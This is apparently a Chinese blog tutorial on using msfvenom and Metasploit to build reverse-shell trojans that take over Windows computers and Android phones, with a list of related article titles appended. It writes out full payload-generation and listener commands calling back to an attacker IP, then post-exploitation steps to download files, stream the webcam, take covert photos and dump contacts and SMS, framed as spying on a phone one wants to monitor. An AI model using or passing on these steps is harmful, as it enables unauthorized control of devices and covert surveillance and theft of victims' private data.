
metasploit、msfvenom生成木马入侵电脑及手机
简介
msfvenom

msfvenom a Metasploit standalone payload generator,Also a replacement for msfpayload and msfencode.是用来生成后门的软件

查看所有--payload的模块
msfvenom -l payloads

文件后缀名-f的格式
msfvenom --help-formats
metasploit
Metasploit Framework(MSF)是一款开源安全漏洞检测工具,附带数千个已知的软件漏洞,并保持持续更新。Metasploit可以用来信息收集、漏洞探测、漏洞利用等渗透测试的全流程,被安全社区冠以“可以黑掉整个宇宙”之名。刚开始的Metasploit是采用Perl语言编写的,但是再后来的新版中,改成了用Ruby语言编写的了。在kali中,自带了Metasploit工具。
生成的木马是前端的话,那么这个就是后端
msfvenom的shell在windows中的使用
msfvenom生成shell.exe
msfvenom -p windows/meterpreter/reverse_tcp lhost=222.222.221.140 lport=1211 -f exe > /root/shell.exe
启动metasploit
输入命令:
msfconsole
metasploit侦听
msf > use exploit/multi/handler     #加载模块

msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp    #设置payload

payload => windows/meterpreter/reverse_tcp

msf exploit(multi/handler) > set lhost kali的ip   #设置kali的ip

lhost => 192.168.152.131

msf exploit(multi/handler) > set lport 1211   #设置kali的端口

lport => 1211


msf exploit(multi/handler) > exploit   #执行

[*] Started reverse TCP handler on 222.222.221.140:1211
将生成的shell上传至windows主机中并运行

提示有返回即可控制对方电脑,如同操作linux服务器一样

使用
? - 帮助菜单

download -下载文件/文件夹
msfvenom的apk在android中的使用
msfvenom生成shell.apk

ifconfig查看kali的ip,ip为222.222.221.140
输入命令:
msfvenom -p android/meterpreter/reverse_tcp LHOST=你kali的ip LPORT=5555 R > /root/apk.apk
这里的5555是设置的端口,也可以自己更改,显示这个说明已经生成成功 只有9K多大小

启动metasploit
输入命令:
msfconsole
启动msfconsole

metasploit配置及监听
在控制台中输入
use exploit/multi/handler //加载模块
set payload android/meterpreter/reverse_tcp //选择Payload
show options //查看参数设置

这里需要设置LHOST的ip地址,也就是你的kali的ip地址
还有LPORT端口,刚才设置的为5555,也需要更改一下(刚才直接设置为4444也是可以的)
set LHOST 192.168.1.114 //这里的地址设置成我们刚才生成木马的IP地址(kali的ip)
set LPORT 5555 //这里的端口设置成刚才我们生成木马所监听的端口
exploit //开始执行漏洞 开始监听,等待手机上线
接下来就要把生成的apk装在你想监控的手机上了,等待手机上线了

使用

然后可以输入sysinfo 查看手机信息


webcam_list 查看手机有多少个摄像头 这里显示是2个
webcam_stream //开启摄像头

webcam_snap //隐秘拍照功能



dump_contacts //导出电话号码
dump_sms //导出信息

导出的文件拍的照片都会在root下面

可以输入?查看更多命令
参考:https://blog.csdn.net/langtuteng17/article/details/80444115
metasploit、msfvenom生成木马入侵电脑及手机的更多相关文章
- 转: kali msfvenom生成木马
kali msfvenom生成木马 转:https://blog.csdn.net/qq_33391644/article/details/79266724 msfvenom是msfpayload,m ...
- Kali环境使用Metasploit生成木马入侵安卓手机
Metasploit是一款开源的安全漏洞检测工具,可以帮助安全和IT专业人士识别安全性问题,验证漏洞的缓解措施,并管理专家驱动的安全性进行评估,提供真正的安全风险情报.这些功能包括智能开发,代码审计, ...
- Metasploit生成木马入侵安卓手机
开始 首先你需要一个Metasploit(废话) Linux: sudo apt install metasploit-framework Termux: 看这里 指令 sudo su //生成木马文 ...
- 9.利用msfvenom生成木马
这篇文章来介绍一下msf中一个生成木马的msfvenom模块. msfvenom命令行选项如下: 英文原版: 中文版: Options: -p, --payload <payload> 指 ...
- 使用msfvenom生成木马
msfvenom Options: -p, --payload < payload> 指定需要使用的payload(攻击荷载).如果需要使用自定义的payload,请使用& #03 ...
- 使用Kali中的Metasploit生成木马控制Windows系统 (第九天 9.20)
本文转自:https://www.cnblogs.com/yankaohaitaiwei/p/11556921.html 一.kali及Metasploit kali基于debin的数字取证系统,上面 ...
- 使用Kali中的Metasploit生成木马控制Windows系统
一.概念:Kali基于debin的数字取证系统,上面集成了很多渗透测试工具,其前身是BT5 R3(BtackTrack). 其中Metasploit是一个综合利用工具,极大的提高了攻击者的渗透效率,使 ...
- 使用MSF生成木马_入侵Windows
1>生成木马 (123.exe) -f 输出格式 -o 输出地址 2>启动msfconsole 3>进行设置&&启动攻击 4>木马运行&后 ...
- Metasploit+python生成免杀exe过360杀毒
Metasploit+python生成免杀exe过360杀毒 1在kali下生成一个反弹的msf的python脚本,命令如下: msfvenom -p windows/meterpreter/reve ...
随机推荐
- 解决PHP7无法监听9000端口问题/502错误解决办法
问题背景 昨晚帮配置nginx+php服务的时候,发生了一个奇怪的事情netstat -anp|grep 9000查看9000端口,一直没有监听,于是nginx无法通过fastcgi来代理php请求. ...
- Selenium对浏览器支持的版本【2019/10/25更新】
最新的selenium与几种常用浏览器的版本兼容情况:(以下驱动,点击直接跳转官方下载地址) 尽量选择最新版本-1的浏览器,比如最新的是60,那就使用59.(建议Chrome更新至72+版本.Fire ...
- Monkey框架(测试方法篇) - monkey日志分析
Monkey日志分析是Monkey测试中非常重要的一个环节,通过日志分析,可以获取当前测试对象在测试过程中是否会发生异常,以及发生的概率,同时还可以获取对应的错误信息,帮助开发定位和解决问题.介绍日志 ...
- node.js之客户端发起https和http请求
应用场景:1.VsCode插件开发(主要针对以javascript为主的vscode插件);2.使用Node.js开发的客户端程序 Node.js之http请求(客户端) 代码示例如下: var ht ...
- JAVA学习网站分享
好久没用博客园了 最近工作不忙了,可以花时间自己学习知识提升自己,所以开始查找各种资料 java资源查找网站: http://www.java1234.com/ 前端学习网站: ...
- 第06组 Alpha冲刺(1/4)
队名:福大帮 组长博客链接:https://www.cnblogs.com/mhq-mhq/p/11863075.html 作业博客 :https://edu.cnblogs.com/campus/f ...
- skywalking6.3.0安装(centos7.6)
先安装好jdk8(略),经测试高于jdk8不支持. http://skywalking.apache.org/downloads/wget --no-check-certificate --no-co ...
- Understanding FiddlerScript
Understanding FiddlerScript FiddlerScript is one of the most powerful features in Fiddler; it allows ...
- [E2E_L9]Linux命令行上传文件到百度网盘
百度有2TB 存储空间,在有第三方服务器的情况下,很多东西不需要下载到本地,可以直接使用服务转存,这非常好. 系统环境: Linux 系统 + Python 2.7 安装软件工具:[可能会要重复装] ...
- shell中跳出循环语句break和continue
在使用while或for循环语句过程中,也许碰到某个特殊条件,我们需要跳过当次循环或整个循环,这是就需要借助break和continue. break表示跳出本层循环,break n表示跳出循环的层数 ...